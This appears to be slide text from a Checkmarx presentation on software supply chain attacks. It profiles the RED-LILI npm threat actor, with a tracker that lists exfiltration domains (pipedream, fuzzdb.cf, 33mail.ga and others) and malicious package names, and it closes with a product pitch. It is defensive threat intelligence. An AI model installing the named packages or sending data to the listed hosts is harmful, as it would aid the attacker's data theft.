
Interactsh Server

[Interactsh](#) is an open-source tool for detecting out-of-band interactions. It is a tool designed to detect vulnerabilities that cause external interactions.

If you notice any interactions from ***.22timer.ga** in your logs, it's possible that someone (internal security engineers, pen-testers, bug-bounty hunters) has been testing your application.

You should investigate the sites where these interactions were generated from, and if a vulnerability exists, examine the root cause and take the necessary steps to mitigate the issue.

A cat and mouse game





RED-LILI is a software supply chain threat actor which has published **1586** malicious packages. **As Checkmarx uncovered**, this attacker has demonstrated new techniques that power him with automated NPM account creation.

This open-source project tracks RED-LILI's activity over time as there is evidence the actor is still active. All information provided here is intended for research purposes.

The original package evidence samples as they were published to NPM with related metadata are available to download on our GitHub page github.com/checkmarx/red-lili



1586
Packages




909
User Accounts



12
Exfiltration Addresses



Publication Time




Usernames

- ☒ Single Username
- ☒ Multiple Username

Server

- ☒ All
- ☒ 636o3.fuzzdb.cf
- ☒ 3faa13bc25347fa55cff.d.reque...
- ☒ eome8ew0yti04in.m.pipedream...
- ☒ eo74s7cfv23fror.m.pipedream...
- ☒ 425a2.33mail.ga
- ☒ 33mail.ga
- ☒ 425a2.rt11.ml
- ☒ interactsh.com
- ☒ rt11.33mail.com
- ☒ c5c77jy2vtc0000xqshggde77jo...
- ☒ c5c77jy2vtc0000xqshggdrmqm...
- ☒ c5c77jy2vtc0000xqshggnsdwfy...



wf_storage
version 99.10.10

published 1 month ago



wf_ajax
version 96.7.9

published 1 month ago



wf_storage
version 99.10.9

published 1 month ago

REDLILI

RED-LILI is a software supply chain threat intelligence project. **As Checkmarx uncovered**, this attacker has automated NPM account creation.

This open-source project tracks RED-LILI's activity. All information provided here is for informational purposes only.

The original package evidence samples are available to download on our GitHub page.

 **1586**
Packages

 **9**
Users

Publication Time









Username

- ☒ Single Username
- ☒ Multiple Username

Server

- ☒ All
- ☒ 636o3.fuzzdb.cf
- ☒ 3faa13bc25347fa55cff.d.reque...
- ☒ eome8ew0yti04in.m.pipedream...
- ☒ eo74s7cfv23fror.m.pipedream...
- ☒ 425a2.33mail.ga
- ☒ 33mail.ga
- ☒ 425a2.rt11.ml
- ☒ interactsh.com
- ☒ rt11.33mail.com
- ☒ c5c77jy2vtc0000xqshggde77jo...
- ☒ c5c77jy2vtc0000xqshggdrmqm...
- ☒ c5c77jy2vtc0000xqshggnsdwfy...

Package Information

-  Package name **bfh-hf-func-data**
-  Published **1 month ago** (2022-04-09)
-  Version **94.10.9**
-  Package is **available on NPM**
-  Data exfiltrated to *.**pipedream.net**(free service, [read more](#))
-  Published by NPM user account **john.moralis**
-  Has obfuscated code
-  Avoiding detection (anti-sandbox)

[VIEW SAMPLE EVIDENCE](#)

[CLOSE](#)

[About](#)



 **wf_storage**
version 99.10.10

published 1 month ago

 **wf_ajax**
version 96.7.9

published 1 month ago

 **wf_storage**
version 99.10.9

published 1 month ago

<https://red-lili.info>

**So,
What do we do?**



Vulnerable = Malicious ?

It's OK to manage risk of vulnerable open source code

- Vulnerability may not apply to you!
- You can disable vulnerable functionality

You are NEVER OK having malicious open source code

Reactive vs. Proactive

A person wearing a dark blue suit, a light blue shirt, and a striped tie is pointing their right index finger directly at the viewer. The background is a warm, out-of-focus bokeh of yellow and orange light.


**Our Software
Our Responsibility**

UNDERSTAND YOUR SCS EXPOSURE AND SECURITY STRATEGIES

- Align Security & Operations
- Understand Your Open Source Risk Profile
- Triage Scan Results
- Prioritize Remediation Efforts & Exploitable Path



The Checkmarx SCS Difference



SUPPLY CHAIN SECURITY

How Checkmarx Can Help:

Next Generation Software
Composition Analysis (SCA)
with Supply Chain Security




Thank You for Your Time!

Complimentary

Checkmarx Threat Intelligence Report

Provides the latest information on open-source software testing and discoveries to empower you with 'ahead of time' intelligence to ensure responsible use of open-source software.



UNDERSTAND YOUR SCS EXPOSURE AND SECURITY STRATEGIES

Checkmarx Software Supply Chain Security Workshop

- For AppSec or Security Practitioners
- Learn Software Supply Chain Infiltration & Attacks, and how to mitigate them. Include Hands-on Lab.
- Singapore, 8 November (Tuesday)
- Sign up at Checkmarx booth!



Key Take-aways...

1. Open Source software is clearly a PROBLEM
2. Choosing the right open source packages is key
3. Good open source packages can go rogue
4. Vulnerable code = Malicious code?
5. Checkmarx Can Help: Next Gen Software Composition Analysis (SCA) with Supply Chain Security

Checkmarx

Thank you

Questions. Feedback. Contact details.



Take your application security to the next level
checkmarx.com

Follow us on
[LinkedIn/checkmarx](https://www.linkedin.com/company/checkmarx) and [Twitter/checkmarx](https://twitter.com/checkmarx)

